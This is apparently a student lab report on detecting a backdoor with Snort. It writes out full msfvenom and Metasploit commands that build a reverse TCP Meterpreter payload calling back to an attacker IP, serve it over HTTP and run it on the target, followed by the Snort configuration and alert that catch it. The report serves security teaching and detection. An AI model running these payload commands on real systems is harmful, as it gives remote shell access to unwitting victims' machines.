DEPI-Sprints Final Project Report

presented by:


Omar Khalil
Salma Ashraf

SCENARIO

An attacker is attempting to create a payload in order to have access to the target device’s shell, leaving a backdoor. The attacker disguises the payload in the form of a file uploaded to an Apache server within the network so that when the file is executed the session between the devices is to be initiated and the attacker is to gain access to the target’s shell, meanwhile the target is cybersecurity enthusiast and is cautious when dealing with downloaded files. He set up an IDS system (using Snort) in order to get alerted if any possible attacks approach. The target downloaded a file from a server and the session opened in the attacker’s device and Snort successfully detected the payload and the attacker failed to leave the backdoor.

1. Creating Payload


The payload is created using a tool called Msfvenom which is a Metasploit framework tool that is used to generate payloads for exploits. It allows you to customize payloads based on your specific needs and target systems. Operated through a Parrot virtual machine in our case. The command shown below helps create a reverse TCP Meterpreter payload for a Linux x64 system. This payload, when executed on the target system, establishes a connection back to your system, allowing you to control it remotely. The payload is saved as an ELF executable file named backdoor.elf



```
┌─[root@o-virtualbox]─[/home/o]
└──╼ #msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.1.21 LPORT=6600 -f el
f > backdoor.elf
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST <your ip>
set LPORT <your port>
exploit


linux


msfvenom
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.1.21 LPORT=6600 -f e
lf > zaza.elf




metasploit
msfconsole
use exploit/multi/handler
set PAYLOAD linux/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.21
set LPORT 6600
```


2. Setting the payload in Msfconsole

After the file is created the payload is set through Msfconsole by opening the exploit handler and setting the host IP, the port number and starting the exploit and we wait until the file is executed so the session can begin .



File Machine View Input Devices Help
Applications Places System
18:58 ,23 أكت ر
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Parrot
o's Home
README.license
Menu Parrot Terminal msfconsole - Parrot Ter...
Right Ctrl

```
┌─[root@o-virtualbox]─[/home/o]
└──╼ #msfconsole
[!] The following modules could not be loaded!..\
[!]     /usr/share/metasploit-framework/modules/auxiliary/gather/office365userenum.py
[!] Please see /root/.msf4/logs/framework.log for details.

                .;lxO0KXXXK0Oxl:.
            ,o0WMMMMMMMMMMMMMMMMMMMKd,
         'xNMMMMMMMMMMMMMMMMMMMMMMMMMMWx,
       :KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMK:
     .KMMMMMMMMMMMMMMMWNNNWMMMMMMMMMMMMMMMMX,
    lWMMMMMMMMMMMXd:..       ..;dKMMMMMMMMMMMMo
  xMMMMMMMMMMWd.               .oNMMMMMMMMMMk
 oMMMMMMMMMMx.                    dMMMMMMMMMMx
.WMMMMMMMMM:                       :MMMMMMMMMM,
xMMMMMMMMMo                         lMMMMMMMMMO
NMMMMMMMMW                     ,cccccoMMMMMMMMMWlccccc;
MMMMMMMMMX                      ;KMMMMMMMMMMMMMMMMMMX:
NMMMMMMMMW.                       ;KMMMMMMMMMMMMMMX:
xMMMMMMMMMd                         ,0MMMMMMMMMMK;
.WMMMMMMMMMc                          'OMMMMMM0,
 lMMMMMMMMMMk.                           .kMMO'
  dMMMMMMMMMMMWd'                          ..
```




File Machine View Input Devices Help
Applications Places System
19:01 ,23 أكت ر
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Parrot
o's Home
README.license
Menu Parrot Terminal msfconsole - Parrot Ter...
Right Ctrl

```
               .,cdkO0K;                :+:    :+:
                                        :::::::+:
                      Metasploit


       =[ metasploit v6.0.44-dev                           ]
+ -- --=[ 2131 exploits - 1138 auxiliary - 363 post        ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops             ]
+ -- --=[ 8 evasion                                        ]

Metasploit tip: View missing module options with show
missing

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD linux/x64/meterpreter/reverse_tcp
PAYLOAD => linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.21
LHOST => 192.168.1.21
msf6 exploit(multi/handler) > set LPORT 6600
LPORT => 6600
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.21:6600
█
```

3. Uploading the file to the server

The file is uploaded to a python3 server so it can be accessible to the hosts inside the network when writing the IP through the browser.




le Machine View Input Devices Help
Applications Places System
19:03 ,23 ر أكت
python3 -m http.server 8000 - Parrot Terminal
File Edit View Search Terminal Help
Parro
o's Hor
README.license
Menu
[msfconsole - Parrot Te...
python3 -m http.server ...

```
┌─[o@o-virtualbox]─[~/Desktop]
└──╼ $sudo su
[sudo] password for o:
┌─[root@o-virtualbox]─[/home/o/Desktop]
└──╼ #python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

4. downloading the payload to the target device

The server is accessed through the browser of the target device and the payload file must be downloaded and saved



ctivities
Firefox Web Browser
19:07 23 أكت
o
Trash
traaaaash
Directory listing for /http se
192.168.1.21:8000/http server/

Directory listing for /http server/

- backdoor.elf

Opening backdoor.elf

You have chosen to open:

backdoor.elf


which is: elf File (250 bytes)
from: http://192.168.1.21:8000

Would you like to save this file?

5. Snort Setup


After Snort is downloaded through the command ‘sudo apt get install snort ‘, the Snort configuration file must be edited for the setup:

1. Setting the network IP as shown below



```
  GNU nano 4.8                       snort.conf
# Note to Debian users: this value is overriden when starting
# up the Snort daemon through the init.d script by the
# value of DEBIAN_SNORT_HOME_NET s defined in the
# /etc/snort/snort.debian.conf configuration file

ipvar HOME_NET 192.168.1.0/24

# Set up the external network addresses. Leave as "any" in most situations
ipvar EXTERNAL_NET any
```


2. Setting up the rules’ files
   The rules files are where the rules Snort follows in order to show certain alerts, there are several rules some are built-in, and some are according to the known community rules, and we also created our own rule file to be added through #include to the configuration file as shown in the figure



```
  GNU nano 4.8                       snort.conf
# site specific rules
include $RULE_PATH/local.rules

# The include files commented below have been disabled
# because they are not available in the stock Debian
# rules. If you install the Sourcefire VRT please make
# sure you re-enable them again:


include $RULE_PATH/custom.rules
include $RULE_PATH/emerging-shellcode.rules
include $RULE_PATH/community-ftp.rules
include $RULE_PATH/emerging-exploit.rules
#include $RULE_PATH/app-detect.rules
#include $RULE_PATH/attack-responses.rules
include $RULE_PATH/backdoor.rules
include $RULE_PATH/bad-traffic.rules
#include $RULE_PATH/blacklist.rules
#include $RULE_PATH/botnet-cnc.rules
#include $RULE_PATH/browser-chrome.rules

^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Paste Text ^T To Spell   ^_ Go To Line
```

6.Snort Initialize


After the Snort configuration file is saved, the following command is used to initialize Snort and the alerts can be shown on the console



```
root@o-VirtualBox:/home/o# snort -q -l /var/log/snort -i enp0s3 -A console -c /e
tc/snort/snort.conf
```

7.Finalizing the task

The file is to be executed from the target device through “chmod +x backdoor.elf” and “./backdoor.elf” then we shall watch the Snort console view the alerts and detect the payload.



Activities
Terminal
19:37 23 أكت
root@o-VirtualBox: /home/o/Downloads
o@o-VirtualBox: ~
root@o-VirtualBox: /etc/snort
root@o-VirtualBox: /home/o
root@o-VirtualBox: /etc/snort/rules

```
o@o-VirtualBox: $ sudo su
[sudo] password for o:
root@o-VirtualBox:/home/o# cd Downloads/
root@o-VirtualBox:/home/o/Downloads# ls
 500.kml             google-earth-pro-stable_current_amd64.deb  'shell(1).elf'
 500.overlay1.tif    out.grd                                    'shell(2).elf'
 555.kml             out.grd.aux.xml                             shell.elf
 555.kml.gsr2        out.grd.gsr                                'zaza(1).elf'
 555.overlay1.tif    out.grd.gsr2                               'zaza(2).elf'
'backdoor(1).elf'    out.prj                                     zaza.elf
 backdoor.elf        out.tab                                     zozo.elf
root@o-VirtualBox:/home/o/Downloads# chmod +x backdoor.elf
root@o-VirtualBox:/home/o/Downloads# ./backdoor.elf
root@o-VirtualBox:/home/o/Downloads# ./backdoor.elf
root@o-VirtualBox:/home/o/Downloads# |
```

```
  GNU nano 4.8                        snort.conf
    valid_cmds { ATRN AUTH BDAT CHUNKING DATA DEBUG EHLO EMAL ESAM ESND ESOM ET>
    valid_cmds { EXPN HELO HELP IDENT MAIL NOOP ONEX QUEU QUIT RCPT RSET SAML S>
    valid_cmds { STARTTLS TICK TIME TURN TURNME VERB VRFY X-ADAT X-DRCP X-ERCP >
    valid_cmds { X-EXPS X-LINK2STATE XADR XAUTH XCIR XEXCH50 XGEN XLICENSE XQUE>
    xlink2state { enabled }

# Portscan detection.  For more information, see README.sfportscan
# preprocessor sfportscan: proto  { all } memcap { 10000000 } sense_level { low>

# ARP spoof detection.  For more information, see the Snort Manual - Configurin>
# preprocessor arpspoof
# preprocessor arpspoof_detect_host: 192.168.40.1 f0:0f:00:f0:0f:00

# SSH anomaly detection.  For more information, see README.ssh
preprocessor ssh: server_ports { 22 } \
                  autodetect \
                  max_client_bytes 19600 \
                  max_encrypted_packets 20 \
                  max_server_version_len 100 \
                  enable_respoverflow enable_ssh1crc32 \

^G Get Help   ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit       ^R Read File ^\ Replace   ^U Paste Text^T To Spell  ^_ Go To Line
```

```
etc/snort/snort.conf
10/23-19:35:39.098928  [**] [1:1000009:1] Reverse TCP shell access detected [**
